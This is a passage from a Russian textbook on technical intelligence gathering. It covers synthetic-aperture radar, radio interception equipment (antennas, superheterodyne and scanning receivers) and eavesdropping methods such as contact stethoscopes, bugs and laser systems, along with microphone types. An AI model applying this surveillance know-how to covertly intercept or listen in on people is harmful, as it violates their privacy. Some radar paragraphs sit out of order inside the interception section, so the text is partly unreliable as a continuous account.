
БО с разрешением на местности, соответствующему ширине диаграммы направленности антенны в горизонтальной плоскости - по азимуту.

Повышение угловой разрешающей способности РЛС с синтезированной апертурой антенны основано на формировании узкой диаграммы направленности по азимуту с помощью искусственно создаваемой антенной решетки. Диаграмма направленности антенной решетки, формируемой в результате когерентного (с учетом фазы) сложения радиоволн от  $n$  одинаковых ее элементов размером  $d$ , что и антенна размером  $nd$ .

В РЛС применяется небольшая антенна, широкая диаграмма направленности которой неподвижна относительно самолета и направлена перпендикулярно линии полета. При полете самолета антенна РЛС последовательно занимает в пространстве положения на прямой траектории полета самолета, эквивалентные положениям элементам гипотетической антенной решетки. В результате запоминания сигналов, последовательно принимаемых антенной в каждой точке траектории полета самолета, и их когерентного суммирования достигается существенное повышение разрешающей способности на местности. Размер решетки (синтезированной апертуры) соответствует длине участка траектории, на котором производится запоминание и когерентное суммирование сигналов. Используя этот метод, можно увеличить разрешающую способность РЛС по азимуту в 100 и более раз.

## **10.2. Способы и средства перехвата сигналов**

Перехват носителей в виде электромагнитного, магнитного и электрического полей, а также электрических сигналов с информацией осуществляют органы добывания радио и радиотехнической разведки. При перехвате решаются следующие основные задачи:

- поиск по демаскирующим признакам сигналов с информацией в диапазоне частот, в которых они могут;

- обнаружение и выделение сигналов, интересующих органы добывания;

- прием (селекция, усиление) сигналов и съем с них информации;

- анализ технических характеристик принимаемых сигналов;

- определение местонахождения (координат) источников представляющих интерес сигналов;

- обработка полученных данных с целью формирования первичных признаков источников излучения или текста перехваченного сообщения.



Упрощенная структура типового комплекса средств приведена на рис. 10.8.



Рис. 10.8. Структура комплекса средств перехвата.

Типовой комплекс включает:

- приемные антенны;
- радиоприемник;
- анализатор технических характеристик сигналов;
- радиопеленгатор;
- устройство обработки сигналов;
- устройство индикации и регистрации.

Антенна предназначена для преобразования электромагнитной волны в электрические сигналы, амплитуда, частота и фаза которых соответствует аналогичным характеристикам электромагнитной волны.


В радиоприемнике производится селекция сигналов по частоте, усиление и детектирование (демодуляция) выделенных радиосигналов с целью получения сигнала на носителе в виде электрических первичных сигналов: речевых, цифровых данных, видеосигналов.

Для анализа радиосигналов после селекции и усиления они подаются на входы комплекса измерительной аппаратуры, осуществляющей автоматическое или автоматизированное измерение их параметров: частотных, временных, энергетических, вида модуляции, видов и структуры кодов и др. Эти комплексы различаются по диапазонам частот, функциям, принципам построения (аналоговые, цифровые).

Радиопеленгатор определяет направление на источник излучения (пеленг) или его координаты.

Устройство обработки и регистрации производит первичную обработку информацию (сведений и данных) и регистрирует ее для последующей обработки.

Каждое из этих средств характеризуется набором определенных функций и параметров.

## Антенны

Антенны преобразуют энергию электромагнитной волны в электрические сигналы и представляют конструкцию из токопроводящих элементов, размеры и конфигурация которых определяют эффективность преобразования. Для обеспечения эффективного излучения и приема в широком диапазоне используемых радиочастот создано большое количество видов и типов антенн, классификация основных из которых представлена на рис. 10.9.



Рис. 10.9. Классификация антенн.

Назначение передающих и приемных антенны ясно из их наименований. По своим основным электрическим параметрам они не отличаются. Многие из них в зависимости от схемы подключения (к передатчику или приемнику) могут использоваться как передающие или приемные. Однако если к передающей антенне подводится большая мощность, то в ней принимаются специальные меры по предотвращению пробоя между элементами антенны, находящиеся под высоким напряжением.

Эффективность антенн зависит от согласования размеров элементов антенны с длинами излучаемых или принимаемых волн. Длина согласованной с длиной волны электромагнитного колебания штыревой антенны близка к  $\lambda/4$ , где  $\lambda$  - длина рабочей волны. Поэтому размеры и конструкция антенн отличаются как для различных диапазонов частот, так и внутри диапазонов.

Если для стационарных антенн требование к геометрическим размерам антенны может быть достаточно просто выполнено для коротких и ультракоротких волн, то для антенн, устанавливаемых на мобильных средствах, оно неприемлемо. Например, рациональная

длина антенны для обеспечения связи на частоте 30 МГц составляет 2.5 м, что неудобно для пользователя. Поэтому применяют укороченные антенны, но при этом уменьшается их КПД. По данным укорочение антенны в 2 раза уменьшает КПД до 60%, в 5 раз (до 50 см) - до 10%, а КПД антенны, укороченной в 10 раз, составляет всего около 3% от рационального варианта.

По конструкции антенны разделяются на проволочные (вibratorные), рупорные, параболические, рамочные, спиральные, антенные решетки и различные их комбинации.

Возможности антенн как приемных, так и передающих определяются следующими характеристиками:

- диаграммой направленности;
- коэффициентом полезного действия;
- коэффициентом направленного действия;
- коэффициентом усиления;
- полосой частот.

Диаграмма направленности представляет графическое изображение уровня принимаемого сигнала от угла поворота антенны в горизонтальной и вертикальной плоскостях. Диаграммы изображаются в прямоугольных и полярных координатах (см. рис. 10.10).



Рис. 10.10. Диаграмма направленности антенн.

Они могут иметь разнообразный и изрезанный характер, определяемый механической конструкцией и электрическими параметрами. Лепесток диаграммы направленности с максимумом мощности излучаемого или принимаемого электромагнитного поля называется главным или основным лепестком, остальные боковыми и задними. Соотношение между величинами мощности основного лепестка по сравнению с остальными характеризует

направленные свойства антенны. Ширина главного лепестка диаграммы измеряется углом между прямыми, проложенными из начала полярных координат до значений диаграммы, соответствующих половине максимальной мощности излучения или 0.7 напряжения электрического сигналов приемной антенны. Чем уже ширина диаграммы направленности антенны, тем выше ее коэффициент направленного действия.

Коэффициент направленного действия (КНД) определяет величину энергетического выигрыша, который обеспечивает направленная антенна по сравнению с ненаправленной. Потери электрической энергии в антенне оцениваются коэффициентом полезного действия (КПД), равного отношению мощности сигнала на выходе реальной антенны к мощности сигнала идеальной антенны без потерь.


Произведение этих двух коэффициентов определяет коэффициент усиления антенны (КУ). Так как КНД  $>1$ , а КПД  $<1$ , то коэффициент усиления в зависимости от значений сомножителей может теоретически принимать значения как меньше, так и больше 1. Чем выше КУ, тем больший энергетический эффект обеспечивает антенна, но тем точнее необходимо ориентировать направление основного лепестка на источник излучения. Для параболической антенны коэффициент усиления антенны рассчитывается по формуле

$$КУ=4\pi S_{эф}/\lambda^2,$$

где  $S_{эф}$  - эффективная площадь зеркала антенны;

$\lambda$  - длина электромагнитной волны.

Для линейных антенн (например, вибраторов) КУ характеризуется действующей высотой или длиной  $h_a=E_a/E$ , где  $E_a$  - максимальное значение наводимой в антенне электродвижущей силы,  $E$  - напряженность электромагнитного поля в точке приема. Полоса частот, в пределах которых сохраняются заданные технические характеристики антенны, называется полосой ее пропускания.

Создание антенн с высоким коэффициентом усиления и широкой полосой пропускания представляет основную проблему в области конструирования антенн. Чем выше КУ, тем труднее обеспечить широкополосность антенны. В зависимости от полосы пропускания антенны разделяются на узкополосные, широкополосные, диапазонные и широкодиапазонные.

Узкополосные антенны обеспечивают прием сигналов в диапазоне 10% от основной частоты. У широкополосных антенн эта величина увеличивается до (10-50)%, диапазонные антенны имеют коэффициент перекрытия (отношение верхней частоты полосы пропускания антенны к нижней) составляет 1.5-4, а у широкополосных антенн это отношение достигает значений в интервале 4-20.

Совокупность однотипных антенн, расположенных определенным образом в

пространстве, образуют антенную решетку. Сигнал антенной решетки соответствует сумме сигналов от отдельных антенн. Различают линейные (одномерные) и плоские (двухмерные) антенные решетки. Антенные решетки, у которых можно регулировать фазы сигналов отдельных антенн, называют фазированными антенными решетками. Путем изменения фаз суммируемых сигналов можно менять диаграмму направленности в горизонтальной и вертикальной плоскостях и производить быстрый поиск сигнала по пространству и ориентацию антенны на источник излучения.

### **Радиоприемник**

Радиоприемник - основное техническое средство перехвата, осуществляющего поиск, селекцию, прием и обработку радиосигналов. В состав его входят устройства, выполняющие:

- перестройку частоты настройки приемника и селекцию (выделение) нужных радиосигналов;
- усиление выделенных сигналов;
- детектирование (съем информации);
- усиление видео или низкочастотного первичного сигнала.

Различают два вида радиоприемников: прямого усиления и супергетеродинные. Появившиеся первыми приемники прямого усиления уступили супергетеродинным почти во всех радиодиапазонах, за исключением сверхвысоких частот. Такая тенденция объясняется более высокой селективностью и чувствительностью супергетеродинного радиоприемника по сравнению с приемником прямого усиления.

В приемниках прямого усиления, как следует из названия, сигнал на входе приемника (выходе антенны) селекционируется и усиливается без изменения его частот. Качество информации, снимаемой с этого сигнала, тем выше, чем меньше уровень помех (сигналов различной природы с частотами, близкими частоте настройки приемника). В идеале цепи селекции должны обеспечивать П - образную форму с полосой пропускания, равной ширине спектра селекционируемого сигнала.

Такие фильтры имеют многозвенную, достаточно сложную конструкцию из тщательно настраиваемых LC - элементов или реализуются с использованием поверхностных акустических волн.

Сложность проблемы обеспечения избирательности в радиоприемниках прямого усиления обусловлена техническими трудностями создания одновременно перестраиваемых по частоте узкополосных фильтров с высокими показателями по селективности, в особенности при их промышленном производстве. Только на сверхвысоких частотах удалось достигнуть высоких показателей по чувствительности и избирательности благодаря применению в широкополосных цепях высокой частоты специальных материалов и

устройств: фильтров из железиттриевого граната и малошумящих ламп бегущей волны.

В супергетеродинном приемнике проблема одновременного обеспечения высоких значений чувствительности и селективности решена путем преобразования принимаемого высокочастотного сигнала после его предварительной селекции и усиления в усилителе высокой частоты в сигнал постоянной частоты, называемой промежуточной частотой (см. рис. 10.11).



Рис. 10.11. Структура супергетеродинного приемника.

После преобразования усиление и селекция выполняются применительно к сигналам промежуточной частоты. Для постоянной промежуточной частоты задачи по обеспечению высокой избирательности и чувствительности решаются проще и лучше.

Преобразователь частоты состоит из гетеродина и смесителя. Гетеродин представляет собой перестраиваемый вручную или автоматически высокочастотный генератор гармонического колебания с частотой, отличающейся от частоты принимаемого сигнала на величину промежуточной частоты. Процесс преобразования частоты происходит в смесителе, основу которого составляет нелинейный элемент (полупроводниковый диод, транзистор, радиолампа). На него поступают принимаемый сигнал с частотой  $f_c$  и гармонический сигнал гетеродина с частотой  $f_r$ . На выходе смесителя создается множество комбинаций гармоник принимаемого сигнала и колебаний гетеродина, в том числе на промежуточной частоте  $f_n = f_c - f_r$ . Селективные фильтры усилителя промежуточной частоты пропускают только сигналы промежуточной частоты, которые усиливаются до величины, необходимой для нормальной работы детектора. Однако супергетеродинному приемнику присущ ряд недостатков, вызванных процессом преобразования частоты. Они состоят в том, что фильтры усилителя промежуточной частоты пропускают не только полезные сигналы, частота которых равна  $f_c = f_r + f_n$ , но и ложные с частотой  $f_l = f_r - f_n$ , симметричной (“зеркальной”) по отношению к частоте гетеродина  $f_r$ . Помехи на “зеркальной” частоте ослабляются путем двойного или

даже тройного преобразования частот в супергетеродинном приемнике. Промежуточная частота каждого последующего преобразования понижается. В результате этого первую промежуточную частоту можно без ущерба для избирательности приемника выбрать достаточно высокой. При больших значениях промежуточной частоты “зеркальная” частота существенно отличается (на удвоенную промежуточную частоту) от сигнала и подавляется входными фильтрами радиоприемника.

Возможности радиоприемника определяются следующими техническими характеристиками:

- диапазоном принимаемых частот;
- чувствительностью;
- избирательностью;
- динамическим диапазоном;
- показателями качества принимаемой информации;
- эксплуатационными параметрами.

Диапазон принимаемых частот обеспечивается шириной полосы пропускания селективных элементов входных фильтров и фильтров усилителя высокой частоты. Настройка же приемника на нужную частоту производится путем механической или электронной перестройкой частоты гетеродина. При поиске сигналов важной характеристикой является скорость перестройки, которая в панорамных приемниках (приемниках для быстрого обзора радиодиапазонов) достигает сотни МГц за 1 мксек.

Чувствительность радиоприемника оценивается минимальной мощностью или напряжением сигнала на его входе, при которой на выходе приемника достигается отношение сигнал/помеха и мощность (напряжение), необходимые для нормальной работы оконечной аппаратуры или восприятия информации человеком. Такая чувствительность называется реальной. Предельная чувствительность соответствует мощности (напряжения) входного сигнала, равного мощности шумов входных цепей радиоприемника. Информация полезного сигнала мощностью менее мощности шумов радиоприемника настолько сильно ими искажается, что передача информации возможна только при кодировании ее специальными помехоустойчивыми кодами.

В диапазонах дециметровых и более коротких волн чувствительность измеряют в ваттах или децибелах по отношению к уровню в 1 мВт (дБм), на метровых и более длинных - в микровольтах (мкВ). Реальная чувствительность современных профессиональных супергетеродинных приемников дециметровых и сантиметровых волн находится в пределах  $10^{-12}$ - $10^{-14}$  Вт, приемников метровых и более длинных волн составляет 0.1-10 мкВ.

Избирательность приемника оценивается параметрами амплитудно-частотной характеристики (АЧХ) его селективных цепей, определяющей зависимость коэффициента

усиления приемного тракта от частоты. Избирательность приемника максимальная, когда его амплитудно-частотная характеристика повторяет форму спектра принимаемого сигнала. В этом случае будут приняты все его спектральные составляющие, но не пропущены спектральные составляющие других сигналов (помех). Практически реализовать это требование чрезвычайно трудно, так как спектр сигналов с различной информацией имеет изрезанную постоянно меняющуюся форму и существуют большие технические проблемы при формировании амплитудно-частотной характеристики сложной заданной формы.

Амплитудно-частотная характеристика (АЧХ) радиоприемника характеризует величину пропускания его селективных цепей в зависимости от частоты колебания сигнала. В качестве идеальной АЧХ рассматривается П-образная форма с шириной, равной средней ширине спектра сигнала.

Избирательность реального приемника оценивается двумя основными показателями: шириной полосы пропускания и коэффициентом прямоугольности АЧХ радиоприемника, реальная форма которой имеет колоколообразный вид.

Ширина полосы пропускания определяется на уровне 0.7 по напряжению, а коэффициент прямоугольности - отношением полосы пропускания на уровне 0.1 к полосе пропускания на уровне 0.7. Чем более пологой является АЧХ радиоприемника, тем шире полоса пропускания на уровне 0.1 по отношению к уровню 0.7 и тем больше величина коэффициента прямоугольности. Коэффициент пропускания позволяет количественно оценить пологий характер амплитудно-частотной характеристики радиоприемника. Чем ближе коэффициент прямоугольности АЧХ к 1, тем круче ее скаты и тем меньше помех «пролезет» по краям полосы пропускания. С целью уменьшения мощности помех, прошедших в тракт приемника, ширину его полосы пропускания устанавливают соответствующей ширине спектра сигнала. В приемниках для приема сигналов, существенно отличающихся по ширине, например, речи и телеграфа, ширину полос пропускания различных селективных цепей изменяют путем коммутации селективных элементов (катушек индуктивности, конденсаторов).

Так как активные элементы усилительных каскадов радиоприемника (транзисторы, диоды и др.) имеют достаточно узкий интервал значений входных сигналов, при которых обеспечивается линейное усиление сигналов, то при обработке сигналов с амплитудой вне этих интервалов возникают их нелинейные искажения и, следовательно, искажение информации. В реальных условиях уровни сигналов на входе приемников, используемых для добывания информации, существенно отличаются. Например, громкость речи при приеме сигналов закладных устройств меняется в широких пределах при перемещении говорящего человека в помещении. Динамический диапазон характеризует возможности приемника по безискаженному приему сигналов различной мощности. Величина динамического диапазона оценивается отношением максимального уровня к минимальному уровню принимаемого



сигнала и измеряется в децибелах. При недостаточном динамическом диапазоне возникают искажения электрических сигналов, соответствующих громким звукам.

Для повышения динамического диапазона современные радиоприемники содержат устройство автоматической регулировки усиления (АРУ) приемного тракта в соответствии с уровнем принимаемого сигнала.

Несоответствие амплитудно-частотной и фазовой характеристик, динамического диапазона радиоприемника текущим характеристикам сигнала приводят к частотным, фазовым и нелинейным искажениям сигнала и потере информации.

Частотные искажения вызываются подавлением или изменениями составляющих спектра входного сигнала. Из-за частотных искажений сигнал на входе демодулятора приобретает форму, отличающуюся от входной.

Фазовые искажения сигнала возникают из-за нарушений фазовых соотношений между отдельными спектральными составляющими сигнала при прохождении его цепям тракта приемника.

Искажения, проявляющиеся в появлении в частотном спектре выходного сигнала дополнительных составляющих, отсутствующих во входном сигнале, называются нелинейные. Нелинейные искажения вызывают элементы радиоприемника, имеющие нелинейную зависимость между выходом и входом. Они возникают при превышении отношения значений максимальной и минимальной напряженности электромагнитной волны в месте приема динамического диапазона радиоприемника.

Эти виды искажений приводят к изменению информационных параметров сигнала на входе демодулятора и, как следствие, к искажению информации после демодуляции. Кроме указанных электрических характеристик возможности радиоприемников оцениваются также по их надежности, оперативности управления, видам электропитания и потребляемой мощности, массо-габаритным показателям.

Большие возможности по перехвату радиосигналов в широком диапазоне частот предоставляют сканирующие приемники, некоторые типы которых приведены в табл. 10.6.

Таблица 10.6.

Тип, фирма	Диапазон, МГц	Чувств., мкВ	Дин. диапазон, дБ	Полоса ПЧ, кГц	Размеры, см	Масса, кг
ESMA, R&S	20-1300	0.23	75	8/15/30/100/2000	22x15x46	20
ESMC	20-1300	0.23	75	8/15/30/100/200	22x15x46	12

AR3000A, AOR	0.15- 2000	0.35	*	2.4/12/180	14x8x2 0	1.2
AR8000	0.5- 1900	0,35	*	2.4/12/80	15x7x4	0.4
AR5000	0.01- 2600	0.32	*	6.3/15/30/11 0/220	22x10x 25	3.5
R7000A, ICOM	0.1- 2000	0.5	50	2.8/6/15/150	29x11x 28	8
R7100A	0.1- 2000	0.35	50	2.8/6/15/150	24x9x2 5	6
R8500	0.1- 2000	0.5	50	2.2/5.5/12/15 0	9x11x3 1	7

Примечание: чувствительность определена в режиме узкополосной ЧМ при отношении сигнал/шум на выходе детектора в полосе телефонного фильтра 12 дБ на частотах до 500 МГц.

Особенностью этих радиоприемников является возможность очень быстрой (электронной) перестройки в широком диапазоне частот. Кроме того, наиболее совершенные из сканеров содержат устройство «памяти», которое запоминает вводимые априори, а также в процессе поиска, частоты радиосигналов, не представляющие интерес для оператора. В результате такого запоминания резко сокращается время просмотра широкого диапазона частот.

Средства измерения признаков сигнала включают большой набор различных программно-аппаратных устройств и приборов, в том числе устройства панорамного обзора и анализа спектра, измерители временных параметров дискретных сигналов, определители видов модуляции и кода.

Разрешение по наклонной дальности в РСА обеспечивается, как и в других РЛС БО, за счет импульсного режима их работы.

При наблюдении земной поверхности с помощью РСА предъявляются жесткие требования к прямолинейности траектории полета самолета, к стабильности амплитудно-фазовых характеристик приемопередающего тракта РЛС и устройств обработки сигналов, параметров среды распространения и характеристик отражения радиоволн наблюдаемых объектов. Для цифровой обработки сигналов требуется так же большая память бортового компьютера.

Наряду с тенденцией повышения частот для улучшения разрешающей способности радиолокатора в последнее время появились локаторы, использующие более низкие

частоты - в пределах дециметровых и метровых волн. Главное преимущество низких частот - существенное увеличение проникающей способности облучающих сигналов. Для сухой почвы она может достигать нескольких метров. Это значит, что РЛС может наблюдать сигналы, отраженные не только от поверхности Земли или объекта, но и различными неоднородностями в глубине. Появляются дополнительные демаскирующие признаки объектов и возможность их наблюдения при маскировке, например, естественной растительностью.

### **10.3 Способы и средства подслушивания**

Подслушивание - метод добывания информации, носителем которой является акустическая, гидроакустическая и сейсмическая волны. Этот метод добывания имеет столь же долгую историю, как и наблюдение. Во времена отсутствия специальных технических средств информация добывалась путем подслушивания речи и других звуковых сигналов ушами злоумышленника. Термин “подслушивание” сохранился и после появления разнообразных технических средств, позволяющих существенно увеличить дальность подслушивания. Некоторые из этих средств размывли границу между наблюдением и перехватом. Подслушивание, например, телефонных разговоров путем подключения приемника электрических сигналов к телефонному кабелю можно рассматривать также как перехват электрических сигналов телефонной сети.

Различают непосредственное подслушивание и подслушивание с помощью технических средств.

При непосредственном подслушивании акустические сигналы, распространяющиеся от источника звука прямолинейно в воздухе, по воздухопроводам или через различные экраны (двери, стены, окна и др.), принимаются слуховой системой злоумышленника.

Слуховая система человека обеспечивает прием акустических сигналов в диапазоне звуковых (20-20000 Гц) частот, границы которого для разных людей колеблются в широких пределах и изменяются с возрастом. Предел слышимости у молодых людей составляет 16-20 кГц, для пожилых людей он снижается в среднем до 12 кГц. Диапазон интенсивности воспринимаемых ухом звуков очень велик. На частоте 2000 Гц наиболее интенсивный звук, который человек может вынести, примерно в  $10^{12}$  интенсивнее самого слабого воспринимаемого звука. Для представления уровня интенсивности звука при таком огромном диапазоне применяют относительную меру в дБ по отношению к порогу слышимости звука на частоте 1000 Гц. Интенсивность звука человек оценивает как его громкость. Между психологическим восприятием громкости и физической интенсивностью звука нет прямого соответствия. Громкость звука зависит не только от его интенсивности, но и от частоты. При постоянной интенсивности звуки очень высокой и очень низкой частоты кажутся более тихими, чем звуки средней частоты. Порог слышимости слуховой системы на

частоте 20 Гц выше порога в диапазоне 2000-5000 Гц примерно на 70 дБ, а на частоте 10000 Гц приблизительно на 15 дБ. Следовательно, максимальная дальность непосредственного подслушивания изменяется в широких пределах в зависимости от спектра звуков говорящего человека. Женский голос равной интенсивности слышен на большем расстоянии, чем мужской.

Уши человека плохо приспособлены для восприятия звуков, распространяющихся в твердой среде. С этой целью используются устройства - стетоскопы, которые передают колебания поверхности твердой среды распространения в слуховые проходы ушей человека. Стетоскопы широко применяются в медицинской практике для прослушивания звуков в теле человека, Они представляет собой один или два гибких звукопровода в виде резиновых или из других синтетических материалов трубок, соединенных с контактной площадкой и передающих звуковое колебание от поверхности твердого тела к ушам человека. Эти звукопроводы локализируют и направляют звуковую волну к ушам человека, а также изолируют ее от акустических помех в окружающем пространстве. Для добывания информации применяются стетоскопы, у которых площадка, контактирующая с твердой поверхностью твердой среды распространения, соединена с мембраной микрофона. Для прослушивания структурных звуков подобный акустоэлектрический преобразователь (датчика) стетоскопа прижимают или приклеивают к поверхности стены или трубы.

Основной недостаток непосредственного подслушивания - малая дальность, составляющая для речи средней (нормальной) громкости единицы и десятки метров в зависимости от уровня помех. На улице города дальность слышимости днем составляет всего несколько метров.

Подслушивание с помощью технических средств осуществляется путем:

- перехвата акустических сигналов, распространяющихся в воздухе, воде и твердых телах;
- перехвата опасных сигналов от вспомогательных технических средств и систем; - применения лазерных систем подслушивания;
- с использованием закладных устройств;
- высокочастотного навязывания.

Конкретный метод подслушивания реализуется с использованием соответствующего технического средства. Для подслушивания применяют следующие технические средства:

- акустические приемники, в том числе направленные микрофоны;
- приемники опасных сигналов;
- акустические закладные устройства;
- лазерные системы подслушивания;
- устройства подслушивания путем высокочастотного навязывания.

Акустические приемники проводят селекцию по пространству акустических сигналов, распространяющихся в атмосфере, воде, твердых телах, преобразуют их в электрические сигналы, усиливают и селектируют по частоте электрические сигналы, преобразуют их в акустическую волну для обеспечения восприятия информации слуховой системой человека. Кроме того, электрические сигналы с выхода приемника подаются на аудиомикрофон для регистрации акустической информации.

Типовая структура акустического приемника приведена на рис. 10.12.



Рис. 10.12. Структурная схема акустического приемника.

### Микрофоны

Микрофон выполняет функцию акустоэлектрического преобразования и в, основном, определяет чувствительность и диапазон частот принимаемых акустических сигналов. Конструкция микрофона определяет его диаграмму направленности.

В настоящее время созданы микрофоны, в которых используются для акустоэлектрических преобразований различные физические процессы. Классификация микрофонов приведена на рис. 10.13.



Рис. 10.13. Классификация микрофонов.

Угольные микрофоны являются наиболее древними акустоэлектрическими функциональными преобразователями. Они представляют собой круглую коробочку с гранулированным древесным углем, закрываемую тонкой металлической упругой крышкой - мембраной. К электроду, укрепленному на дне коробочки, и мембране подается напряжение около 60 В, под действием которого в массе угольного порошка протекает электрический ток. Принцип работы угольного микрофона основан на изменении сопротивления угольного порошка, находящегося между мембраной и неподвижным электродами. Акустические волны приводят мембрану микрофона в колебательное движение, под действием которой изменяется степень сжатия угольного порошка и площадь соприкосновения его гранул друг с другом. В результате этого сопротивление порошка и сила протекающего через него тока меняется в соответствии с громкостью звука, т. е. производится запись информации путем амплитудной модуляции электрического тока.

Сопротивление угольного микрофона зависит от его положения в пространстве относительно источника акустического сигнала, зернистости и технологии обработки порошка, тока питания и других факторов. Это сопротивление может составлять у низкоомных микрофонов 35-65 Ом, среднеомных - 65-145 Ом и высокоомных-145-300 Ом [17]. Угольные микрофоны имеют низкую стоимость, создают без дополнительного усилителя уровни сигналов, достаточные для передачи их на большие (десятки км) расстояния. Однако они узкополосные, имеют низкую чувствительность и нуждаются в мощном источнике тока. Используются в телефонной проводной связи.

Конструкция электродинамических микрофонов аналогична конструкции электродинамического громкоговорителя. Чувствительность их составляет 1.6-2 мВ/Па. Динамические микрофоны относительно просты, надежны в работе, могут работать в широком диапазоне температур и влажности, устойчивы к сотрясениям и широко применяются в различной звукоусилительной и звукозаписывающей аппаратуре.


В электромагнитном микрофоне в результате колебаний мембраны из ферромагнитного материала возникает эдс индукции в обмотке неподвижной катушки с сердечником, по которой протекает постоянный ток.

